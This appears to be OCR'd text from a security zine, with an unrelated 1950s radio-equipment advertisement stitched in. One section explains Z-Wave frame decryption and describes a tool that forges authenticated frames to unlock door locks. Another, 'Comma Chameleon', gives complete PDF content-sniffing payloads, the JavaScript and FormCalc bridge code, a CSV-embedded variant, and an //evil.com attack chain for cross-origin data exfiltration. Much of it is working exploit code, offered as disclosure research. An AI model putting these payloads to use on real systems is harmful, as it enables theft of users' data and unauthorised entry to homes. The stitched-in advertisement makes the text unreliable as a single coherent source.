
Even armed with the keys, the patient reader still needs to know how to use them. The Z-Wave security service provides immutable encryption and authentication through the use of an encapsulation frame. The encapsulation security frame (shown below) is identified in the first two bytes of the application layer payload. The first byte specifies the command class, and the second provides the command, where an encapsulated security frame has byte values of `0x98` and `0x81`, respectively. The remainder of the frame contains the eight upper bytes of the IV, used for both encryption and signing, the variable length encapsulated and encrypted payload, the nonce ID, and an 8-byte CMAC (cipher-based message authentication code).



At a minimum, the frame encapsulated in the security frame is three bytes. The first byte is used for fragmentation; however, we have yet to observe a value other than `0x00` in this field. The second byte provides the command class and, like the application layer, is followed by a single command byte and zero or more bytes of arguments.

The application payload is encrypted using the encryption key and an AES cipher in OFB mode with a 16-byte block size. OFB mode requires a 16-byte IV, which is established cooperatively between the source and destination. The lower 8 bytes of the IV are generated on request by the destination, which OpenZwave calls a nonce, and are reported to the requestor before the encapsulation frame is sent. The first byte of this 8-byte nonce is what we referred to as the nonce ID. The upper eight bytes of the IV are generated by the sender and included in the encapsulation security frame. When the destination receives the encapsulated frame, it decrypts the frame using the same cipher setting and key. It is able to reconstruct the IV using the IV field of the encapsulated frame and by using the nonce ID field to search its cache of generated nonces.





3.6 Joy to the Home, Encrypted Traffic is Revealed

Some cautious readers may become anxious when two automations are having a private conversation within their dwelling. This is especially true when one of them is a sensor, and the other is connected to the Internet. Fear not! Armed with knowledge of the encapsulation security frame and possession of the network or encryption key, the triumphant reader can readily decrypt frames formerly hidden from them. They will hopefully discover, as we have, that Z-Wave messages are devoid of sensitive user information. However, may the vigilant reader be a sentry to warn us if any future transgressions do occur in the name of commercialism and Orwellianism.


To aid the holy sentry, we provide the PoC `decryptPCAPNG` tool to decrypt Z-Wave encapsulated Z-Wave frames. The user provides the network or encryption key. The tool assumes the user is capturing Z-Wave frames using either Scapy-radio or EZ-Wave with an SDR, which sends observed frames to Wireshark for capture and saving to PCAPNG files.

3.7 What Frame Is This, Who Laid to Rest, upon Receiver's Antenna, Did Originate?

Secure Z-Wave devices do not act upon a command issued in an encapsulation frame unless its CMAC is validated. Thus, the active reader wishing to do more than observe encrypted messages requires further discourse. Certainly, the gremlin wishing to open Billy's front door desires the ability to generate an authenticated unlock-door command.

The Z-Wave CMAC is derived using the CBC-MAC algorithm, which encrypts a message using an AES cipher in CBC mode using a block size of 16 bytes. It uses the same IV as the encryption cipher, and only the first eight bytes of the resulting 16-byte digest are sent in the encapsulation frame to be used for authentication. Instead of creating the digest from the entire security encapsulation frame, a subset of fields are composed into a variable-length message. The first four bytes of this message are always the security command class ID, source ID, destination ID, and length of the message. The remaining portion of the message is the variable length

encapsulated frame (e.g., an unlock-door command, including the fragmentation byte) after it has been encrypted.



The recipient of the encapsulation security frame validates the integrity of the frame using the included 8-byte CMAC. It is able to generate its own CMAC by reconstructing the message to generate the digest using the available fields in the frame, the IV, and the authentication key. If the generated CMAC matches the declared value in the frame, then the source ID, destination ID, length, and content of the encapsulated frame are validated. Note that, since the other fields in the frame are not part of the CMAC message, they are not validated. If the generated digest does not match the CMAC in the frame, the frame is silently discarded.

3.8 Bring a Heavy Flamer of Sanctified Promethium, Jeanette, Isabella

Knock! Knock! Knock! Open the door for us!
Knock! Knock! Knock! Let's celebrate!

We wrote `OpenBarley` as a PoC tool to demonstrate how Z-Wave security works. Its default encapsulated command is to unlock a door lock, but the user may specify alternative, arbitrary commands. The tool works with the GNURadio Z-Wave transceiver available in Scapy-radio or EZ-Wave to inject authenticated and encrypted frames.


The reader must note that battery operated Z-Wave devices conserve power by minimizing the time the transceiver is active. When in low-power mode, a beam frame is required to bring the remote device into a state where it may receive the application layer frame and transmit an acknowledgment. Scapy-radio and EZ-Wave did not previously support waking devices with beam frames, so we have contributed the respective GNURadio Z-Wave blocks to EZ-Wave to allow this.

3.9 It Came! Somehow or Other, It Came Just the Same!

This Christmas, as we have done, may you, the blessed reader, extract the network key from the EEPROM of a Z-Wave device. May you use our PoCs to send authenticated commands to any other secured device on *your* network. May you enlighten your friends and neighbors, affording them the opportunity to sanctify by fire, or with lesser, more legal means, home automation lacking physical security in the name of Manion Butler and his holy mother. May you use our PoCs to watch the automation for privacy breaches and data mining in the time to come, and may you brew in peace.

"Submarine, heck! It's supposed to be an airplane!"


Trade-ins are not always what they seem, either. That's why it will pay you, as it has thousands of others, to rely on the one and only "Surprise" trade-in policy popularized by Walter Ashe. For real satisfaction and money saving, trade used (factory-built) test or communication equipment today. Wire, write, phone or use the handy coupon.




ELMAC MOBILE RECEIVER.
Dual conversion, 10 tubes, less power supply.
Model PMR-6A. For 6 volts. Net $134.50.
Model PMR-12A. For 12 volts. Net $134.50

ECCO 10 METER TRANS-RECEIVER
Designed for spot frequency use for emergency, CD, and net operation. Completely self-contained including batteries. Transmitter uses 20 meter crystals. Fixed frequency receiver has regenerative circuit. Base loaded 36" antenna. Carbon mike input. ½ watt input to final. With 5 tubes. Less mike, headphones, crystal, and batteries.
MODEL HT-2. Net $74.50.
Z-3 Crystal (specify frequency). Net $3.87.
Batteries (2-M30 "B", 1-2F "A"). Net $4.76.

GONSET "Super 6" Converter. Model 3030-6. For 6 VDC. Net $52.50. Model 3030-12. For 12 VDC. Net $52.50.





ELMAC AF-67 TRANS-CITER. Net $177.00.

CARTER GENEMOTORS. "B" power for mobile transmitters.

Model	Input VDC	Output VDC	Net
450AS	6 @ 29 A.	400 @ 250 MA	$50.70
520AS	6 @ 28 A.	500 @ 200 MA	51.46
624VS	6 @ 46 A.	600 @ 240 MA	52.32
450BS	12 @ 13 ½ A.	400 @ 250 MA	51.46
520BS	12 @ 14 A.	500 @ 200 MA	52.19

All prices f. o. b. St. Louis • Phone CHestnut 1-1125

Walter Ashe RADIO CO.
1125 PINE ST. • ST. LOUIS 1, MO.

FREE CATALOG! Send for your copy today

WALTER ASHE RADIO COMPANY Q-7-55
1125 Pine Street, St. Louis 1, Missouri

☐ Rush "Surprise" Trade-In offer on my_____

for_____
(show make and model number of new equipment desired)

☐ Rush copy of lastest Catalog.

Name_____

Address_____

City_____ Zone_____ State_____


4 Content Sniffing with Comma Chameleon

by Krzysztof Kotowicz and Gábor Molnár

The nineties. The age of Prince of Bel Air, leggings and boot sector viruses. Boy George left Culture Beat to start a solo career, NCSA Mosaic was created, and SQL injection became a thing. Everyone in the industry was busy blowing the dot-com bubble with this whole new e-commerce movement — and then the first browser war started. Browsers rendered broken HTML pages like crazy to be considered "better" in the eyes of the users. Web servers didn't care enough to specify the MIME types of resources, and user agents decided that the best way to keep up with this mess is to start sniffing. MIME type sniffing,[9] that is. In short, they relied on heuristics to recognize the file type of the downloaded resource, often ignoring what the server said. If it quacks like an HTML, it must be HTML, you silly Apache. Such were the 90s.

This MIME type sniffing or content sniffing has obviously led to a new class of web security problems closely related to polyglots: if one partially controls the server response in, e.g., an API call response or a returned document and convinces the browser to treat this response as HTML, then it's straightforward XSS. The attacker would be able to impersonate the user in the context of the given domain: if it is hosting a web application, an exploit would be able to read user data and perform arbitrary actions in the name of the user in the given web application. In other cases, user content might be interpreted as other (non-HTML) types, and then, instead of XSS, content-sniffing vulnerabilities would be permitted for the exfiltration of cross-domain data—just as bad.

[9] MSDN, *MIME Type Detection in Windows Internet Explorer*



Here we focus on PDF-based content-sniffing attacks. Our goal is to construct a payload that turns a harmless content injection into passive file formats (e.g., JSON or CSV) into an XSS-equivalent content sniffing vulnerability. But first, we'll give an overview of the field and describe previous research on content sniffing.

4.1 Content Sniffing of Non-plugin File Types

To exploit a content sniffing vulnerability, the attacker injects the payload into one of the HTTP responses from the vulnerable origin. In practice, that origin must serve partially user-controlled content. This is common for online file hosting applications (the attacker would then upload a malicious file) or in APIs like JSONP that reflect the payload from the URL (attacker then prepares the URL that would reflect the content in the response).

The first generation of content sniffing exploits tried to convince the browser that a given piece of non-HTML content was in fact HTML, causing a simple XSS.

In other cases, content sniffing can lead to cross-origin information leakage. A good example of this is mentioned in Chris Evans' research[10] and a recent variation on it from Filedescriptor,[11] which are based on the fact that browsers can be tricked into interpreting a cross-origin HTML resource as CSS, and then observe the effects of applying that CSS stylesheet to the attacker's HTML document, in order to derive information about the HTML content.

Current browsers implement more secure content-type detection algorithms or deploy other protection mechanisms, such as the trust zones in IE. Web servers also have become much better at properly specifying the MIME type of resources. Additionally, secure HTTP response headers[12] are often used to instruct the user-agent not to perform MIME sniffing on a resource. It's now a de facto standard to use `Content-Type-Disposition: attachment`, `X-Content-Type-Options: nosniff` and a benign `Content-Type` whenever the response is totally user-controlled (e.g., in file hosting applications).

That has improved the situation quite a bit, but there were still some leftovers from the nineties that allowed for MIME sniffing exploitation: namely, the browser plugins.

4.2 Plugin Content Sniffing

When an HTML page embeds plugin content, it must explicitly specify the file type (SWF, PDF, etc.), then the browser must instantiate the given plugin type regardless of the MIME type returned by the server for the given resource.[13]

Some of those plugins ignore the response headers received when fetching the file and render the content inline despite `Content-Disposition: attachment` and `X-Content-Type-Options: nosniff`. For plugins that render active content (e.g, Flash, Silverlight, PDF, etc.) this makes it possible to read and exfiltrate the content from the hosting domain over HTTP. If the plugin's content is controlled by an attacker and runs in the context of a domain it was served from, this is essentially equivalent to XSS, as sensitive content like CSRF tokens can be retrieved in a session-riding fashion.

This has led to another class of content sniffing attacks based on plugins. Rosetta Flash[14][15] was a great example of this: making a JSONP API response look like a Flash file, so that the attacker-controlled Flash file can run with the target domain's privileges.

To demonstrate this, let's see an example attack site for a vulnerable JSONP API that embeds the given query string parameter in the response body without modification:

```
<object
type="application/x-shockwave-flash"
data="http://example.com/jsonp_api?callback=
    CWS[flash file contents]">
```

[10] Chris Evans, *Generic Cross-browser Cross-domain Theft*
[11] Filedescriptor, *Cross-origin CSS Attacks Revisited (feat. UTF-16)*
[12] OWASP, Secure Headers Project
[13] HTML5 Standard
[14] Michele Spagnuolo, *Abusing JSONP with Rosetta Flash*
[15] Gábor Molnár, *Bypassing Same Origin Policy With JSONP APIs and Flash*

In this case, the API response would look as below and would be interpreted as Flash content if the response doesn't match some constraints introduced as a mitigation for the Rosetta Flash vulnerability (we won't discuss those in detail here):

```
CWS[flash file contents] ({"some":"JSON", "
    returned":"by", "the":"API"})
```

Since Flash usually ignores any trailing junk bytes after the Flash file body, this would be run as a valid SWF file hosted on the `example.com` domain. The payload SWF file would be able to issue HTTP requests to `example.com`, read the response (for example, the actual data returned by the very same HTTP API, potentially containing some sensitive user data), and then exfiltrate it to some attacker-controlled server.

Instead of Flash, our research focuses on PDF files and methods to make various types of web content look like valid PDF content. PDF files, when opened in the browser with the Adobe Reader plugin, are able to issue HTTP requests just like Flash. The plugin also ignores the response headers when rendering the PDF; the main challenge is how to prepare a PDF payload that is immune to leading and trailing junk bytes, and minimal in file size and character set size.

We must mention that our research is specific to Adobe Reader: other PDF plugins usually display PDFs as passive content without the ability to send HTTP requests and execute JavaScript in them.

4.3 Comma Chameleon

The existing PoC payloads for PDF-based content sniffing[16] [17] used a FormCalc technique to read and exfiltrate the content. Although they worked, we quickly noticed that their practicability is limited. They were long (e.g. @irsdl uses > 11 kilobytes)[18] and used large character sets. Servers often rejected, trimmed, or transformed the PDF by escaping some of the characters, destroying the chain at the PDF parser level. Additionally, those PoCs would not work when some data was prepended or appended to the injected PDF. We wanted a small payload, with a limited character set and arbitrary prefix and suffix.

These are important aspects because most injection contexts where the attack is useful are very limiting. For example, when injecting into a string in a JSON file, junk bytes surround the injection point, as well as the JSON format limitations on the character set (e.g., encoding quotes and newlines).

Additionally, we wanted to come up with a universal payload—one that does not need to be altered for a given endpoint and can be injected in a fire-and-forget manner—thus no hardcoded URLs, etc.

And thus, the quest for the Comma Chameleon has started! Why such a name? Read on!

4.3.1 Minimizing the Payload

To keep the PDF as small as possible, we made it contain only the bootstrap code and injected all the rest of the content in an external HTML page from the attacker's origin. Size of the final code then doesn't matter, and we could focus only on minimizing the 'dropper' PDF. This required altering the PDF structure at various layers. Let's look at them one by one.

The PDF layer It turns out that for the working scriptable FormCalc PDF we only need 2 objects.

1. A document catalog, pointing to the pages (`/Pages`) and the interactive form (`/AcroForm`) with its XFA (XML Forms Architecture). There needs to be an OpenAction dictionary containing the bootstrapping JavaScript code. The `/Pages` element may be empty if the document's first page will not be displayed.

2. A stream with the XDP document with the event scripts.

Here's an example:

```
%PDF-1.1

1 0 obj
  << /Pages << >>
     /AcroForm << /XFA 2 0 R >>
     /OpenAction <<
       /S /JavaScript
       /JS({code here})
       >>
  >>
endobj
```

[16] Alex Inführ @insertscript, *PoC for the FormCalc content exfiltration*

[17] `unzip pocorgtfo12.pdf CommaChameleon/CrossSiteContentHijacking`

[18] Soroush Dalili, *JS-instrumented content exfiltration PoC*

```
2 0 obj
  << /Length xxx
  >>
stream
{xdp content here}
endstream
endobj
```

Additionally, a valid PDF trailer is needed, specifying object offsets in an `xref` section and a pointer to the `/Root` element.

```
xref
0 3
0000000000 65535 f
0000000007 00000 n
0000000047 00000 n
trailer
  << /Root 1 0 R >>
startxref {xref offset here} %%EOF
```

Further on, the PDF header can be shortened and modified to avoid detection; e.g., instead of `%PDF-1.1<newline>`, one can use `%PDF-Q<space>` (we avoid null bytes to keep the character set small). Similarly, most of the whitespace is unnecessary. For example, this is valid:

```
obj<</Pages 2 0 R/AcroForm<</XFA 3 0 R>>/
↪ OpenAction<</S/JavaScript/JS(code;)>>>>
↪ endobj
```

The `xref` section needs to contain entries for each of the objects and is rather large (the overhead is 20 bytes per object); fortunately, non-stream objects can be inlined and moved to the trailer. The final example of a minimized PDF looks like this:

```
%PDF-Q 1 0 obj<</Length 1>>stream
{xdp here} endstream endobj xref 0 2
↪ 0000000000 65535 f  0000000007 00000 n
↪ trailer<</Root<</AcroForm<</XFA 1 0 R>>/
↪ Pages<<>>/OpenAction<</S/JavaScript/JS(
↪ code)>>>>>> startxref {xref offset here}
↪ %%EOF
```

The JavaScript bootstrap code As JavaScript-based vectors to read HTTP responses from the PDF's origin without user confirmation were patched by Adobe, FormCalc currently remains the most convenient way to achieve this. Unfortunately it cannot be called directly from the embedding HTML document, and a JavaScript bridge is necessary. In order to script the PDF to enable data exfiltration, we then need these two bridges:

1. HTML → PDF JavaScript
2. PDF JavaScript → FormCalc

The first bridge is widely known and documented.[19]

```
this.disclosed = true;
if (this.external && this.hostContainer) {
    function onMessageFunc(stringArray) {
        try {
          // do stuff
        }
        catch (e) {
        }
    }
    function onErrorFunc(e) {
        console.show();
        console.println(e.toString());
    }
    try {
        this.hostContainer.messageHandler =
    new Object();
        this.hostContainer.messageHandler.
    myPDF = this;
        this.hostContainer.messageHandler.
    onMessage = onMessageFunc;
        this.hostContainer.messageHandler.
    onError = onErrorFunc;
        this.hostContainer.messageHandler.
    onDisclose = function () {
            return true;
        };
    }
    catch (e) {
        onErrorFunc(e);
    }
}
```

This works, but it's huge. Fortunately, it is possible to shorten it a lot. For example `this.disclosed = true` is not needed, and neither are most of the properties of the `messageHandler`. Neither is `'this' - hostContainer` is visible in the default scope. In the end we only need a `messageHandler.onMessage` function to process messages from the HTML document and a

[19] Adobe, *Cross-scripting PDF content in an Adobe AIR application*
[20] Adobe, *JavaScript for Acrobat API Reference*

`messageHandler.onDisclose` function. From the documentation:[20]

> `onDisclose` — A required method that is called to determine whether the host application is permitted to send messages to the document. This allows the PDF document author to control the conditions under which messaging can occur for security reasons. [...] The method is passed two parameters `cURL` and `cDocumentURL` [...]. If the method returns true, the host container is permitted to post messages to the message handler.

For our purposes we need a function reference that, when called returns true—or a 'truth-y' value (this is JavaScript, after all!). To save characters, how about a `Date` constructor?

```
> !!Date('http://url', 'http://documentUrl')
true
```

In the end, the shortened JS payload is just:

```
hostContainer.messageHandler={onDisclose:
    Date,onMessage:function(a){eval(a[0])}})
```

Phew! The whole embedding HTML page can now use `object.postMessage` to deliver the 2nd stage PDF JavaScript code. We're looking forward to Adobe Reader supporting ES5 arrow functions as that will shorten the payload even more.

The XDP In his PoC,[21] @insertScript proposed the following payload for the XDP with a hardcoded URL (some wrapping XDP structure has been removed here and below for simplicity):

```
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/
    "> ...
  <field id="Hello World!">
      <event activity="initialize">
          <script contentType='application/x
    -formcalc'>
              Post("http://sameOrigin.com/
    index.html","YOUR POST DATA","text/plain
    ","utf-8","Content-Type: Dolphin&#x0d;&#
    x0a;Test: AAA")
          </script>
      </event>
  </field> ...
</xdp:xdp>
```

It turns out we don't need the `<field>`, as we can create those dynamically from JavaScript (see next paragraph). Events can also be triggered dynamically, so we don't need to rely on `initialize` and can instead pick an event with the shortest name, `exit`. We also define the default XML namespace and lose the `contentType` attribute (FormCalc is a default value). With these optimizations we're down to:

```
<xdp xmlns="http://ns.adobe.com/xdp/"> ... <
    event activity='exit'><script>{{code
    here}}</script></event> ... </xdp>
```

JavaScript → Formcalc bridge In Adobe Reader it is possible for JavaScript to call FormCalc functions.[22] This was used by @irsdl to create the PoC for the data exfiltration.[18]

The communication relies on using the form fields in the XDP to store input parameters and output value, and triggering the events that would run the FormCalc scripts. This, again, requires a long XML payload.

Or does it? Fortunately, the form fields can be created dynamically by JavaScript and don't need to be defined in the XML. Additionally, FormCalc has the `Eval()` function — perfect for our purposes.

[21] `unzip pocorgtfo12.pdf CommaChameleon/xfa.zip`
[22] John Brinkman, *Calling FormCalc Functions From JavaScript*

In the end, the JavaScript function (injected from the HTML) to initialize the bridge is:

```
function initXfa() {
  if (xfa.form.s) {
    // refers to <subform name='s'>
    s = xfa.form.s;
  }
  //if uninitialized
  if (s && s.variables.nodes.length == 0) {
    // input parameter
    s.P = xfa.form.createNode("text", "P");
    // return value
    s.R = xfa.form.createNode("text", "r");
    s.variables.nodes.append(s.P);
    s.variables.nodes.append(s.R);
    // JS-FormCalc proxy
    s.doEval = function(a) {
      s.P.value = a;
      s.execEvent("exit");
      return s.R.value;
    };
  }
}

app.doc.hostContainer.messageHandler.
    onMessage = function(params) {
  try{
    var cmd = params[0];
    var result = "";
    switch (cmd) {
      case 'eval': // eval in JS
        result = eval(params[1]);
        break;
      case 'get':
        // send Get through FormCalc
        initXfa();
        result = s.doEval(
          'Get(' + params[1] + ')');
        break;
     }
    app.doc.hostContainer.postMessage(
      ['ok',result]);
  } catch(e) {
    app.doc.hostContainer.postMessage(
      ['error',e.message]);
  }
};
```

And the relevant FormCalc event script is simply `r=Eval(P)`.

Now we have a simple way to get the same-origin HTTP response from the embedding page's JS like this:

```
object.messageHandler.onMessage = console.
    log.bind(console);
object.postMessage(['get', url]);
```

Similarly, we can evaluate arbitrary JavaScript or FormCalc code by extending the protocol in the JS code — all without modifying the PDF.

4.3.2 The Final Payload

The final PDF payload for the Comma Chameleon can be presented in various versions. The first one is:

```
%PDF-Q 1 0 obj<</Length 1>>stream
<xdp xmlns="http://ns.adobe.com/xdp/"><
↪ config><present><pdf><interactive>1</
↪ interactive></pdf></present></config><
↪ template><subform name="s"><pageSet/><
↪ event activity="exit"><script>r=Eval(P)</
↪ script></event></subform></template></xdp
↪ > endstream endobj xref 0 2 0000000000
↪ 65535 f  0000000007 00000 n  trailer<<
↪ Root<</AcroForm<</XFA 1 0 R>>/Pages<<>>/
↪ OpenAction<</S/JavaScript/JS(
↪ hostContainer.messageHandler={onDisclose:
↪ Date,onMessage:function(a){eval(a[0])}})
↪ >>>>>>> startxref 286 %%EOF
```

It's 522 bytes long, using the character set consisting of a space, newline, alphanumerics, and ()[]%-,/.:=<>". The only newline character is required after the `stream` keyword, and double quote characters can be replaced with single quotes if needed.

The second version utilizes compression and ASCII stream encoding in order to reduce the character set (at the expense of size).

```
%PDF-Q 1 0 obj<</Filter[/ASCIIHexDecode/
↪ FlateDecode]/Length 322>>stream
789c4d8f490ec2300c45af527553d8d4628b9cecd823
↪  718234714ba4665062aa727b4c558695a7ff9f6d
↪  5c5d6ed630c7aaba3b733e03c4da1b9706ea6d0a
↪  2063e834da14473f69cc852a4596c48d1a7d642a
↪  c6b25f489f10fe4b844d015f037c104c21cf8645
↪  521fc3984a68a209a4dada0ad54c7423068db488
↪  abd9609e9faaa3d5b3dc516df199755197c5cc87
↪  eb1161ef206c0e893b55b2dfa6f71bfa05c67b53
↪  ec> endstream endobj xref 0 2 0000000000
↪  65535 f  0000000007 00000 n  trailer<<
↪ Root<</AcroForm<</XFA 1 0 R>>/Pages<<>>/
↪ OpenAction<</S/JavaScript/JS<686f7374436f
↪  6e7461696e65722e6d65737361676548616e646c
↪  65723d7b6f6e446973636c6f73653a446174652c
↪  6f6e4d6573736167653a66756e6374696f6e2861
↪  297b6576616c28615b305d297d7d>>>>>>>
↪ startxref 416 %%EOF
```

It's now 732 bytes long, but with a much more injection-friendly character set: space, alphanums, one newline, and []<>/-%. The complete HTML page to initialize the PDF and instrument the data exfiltration is quite straightforward, shown in Figure 4.

To start, the `runCommaChameleon` needs to be called with the PDF URL and the URL to exfiltrate. (Both URLs should be from the victim's origin.) The whole chain looks like this:

1. Victim browses to //evil.com.
2. //evil.com HTML loads the PDF from //victim.com into an <object> tag, starting Adobe Reader.
3. The PDF `/OpenAction` calls back to the HTML with its URL.
4. The full code from 'code' is sent to the PDF and is eval-ed by its JavaScript message handler, creating a bridge to FormCalc.
5. HTML sends a URL load instruction (//victim.com/any-url) to PDF.
6. FormCalc loads the URL (the browser happily attaches cookies).
7. HTML page gets the response back.
8. //evil.com, having completed the cross-domain content exfiltration, smiles and finishes his piña-colada. Fade to black, close curtain.

Just for fun, `window.ev` and `window.formcalc` are also exposed, giving you shells in respectively PDF JavaScript and its FormCalc engine. Enjoy!

The full PoC is embedded in this PDF.[23]

4.3.3 Embedding into Other File Formats

The curious reader might notice that, even though they made a thirty-two second long effort to skip through most of this gargantuan writeup and even spotted the PoC section before, there's still no clue as to why the whole thing is named "Comma Chameleon." As with all current security research, the name is by far the most important part (it's not the nineties anymore!), so now we need to unfold this mystery!

PDF makes for an interesting target to exploit plugin-based content sniffing, because the payload does not need to cover the whole HTTP response from a target service. It's possible to construct a PDF even if there's both a prefix and a suffix in the response—the injection point doesn't need to start at byte 0, like in Rosetta Flash.

Our payload however allows for even more—it's possible to split it into multiple chunks and interleave it with uncontrolled data. For example:

```
{{Arbitrary prefix here}}
%PDF-Q 1 0 obj ... endobj xref ... trailer<
    ... >
{{Arbitrary content here}}
startxref XXX %%EOF
{{Arbitrary suffix here}}
```

The only requirement is for the combined length of the prefix and suffix to be under 1,000 bytes—all of that without needing to modify the payload and recalculate the offsets.

Due to the small character set, the payload can survive multiple encoding schemes used in various file formats. Additionally, the PDF format itself allows one to neutralize the content in various ways. This makes our payload great for applications hosting various file types. Let's take, for example, a CSV. To exploit the vulnerability, the attacker only needs to control the first and the last columns over two consecutive rows, like this:

```
artist,album,year
David Bowie,David Bowie,1969
Culture Club,Colour by Numbers,%PDF-Q 1 0
    obj<<...>>stream
78...ec> endstream endobj %,, xref ... %%EOF
Madonna,Like a Virgin,1985
```

This ASCII encoded version uses neutralized comma characters and is a straightforward PDF/CSV chameleon, thus proving both the usefulness of this payload, and that we're really bad at naming things.

4.3.4 Browser Support

Comma Chameleon, just like other payloads used for MIME sniffing, demonstrates that user-controlled content should not be served from a sensitive origin. This one, however is based on Adobe Reader browser plugin and only works on browsers that support it—that excludes Chromium-based browsers.[24] MSIE employs a quirky mitigation: rendered PDF

[23] `unzip pocorgtfo12.pdf CommaChameleon`

[24] Chromium Blog, *The Final Countdown for NPAPI*

```
<style type="text/css">
  object {
    border: 5px solid red;
    width: 5px; /* make it too small for the first page to display to
                   avoid triggering errors in the PDF */
    height: 5px;
  }
</style>
<!-- this code will be injected into PDF -->
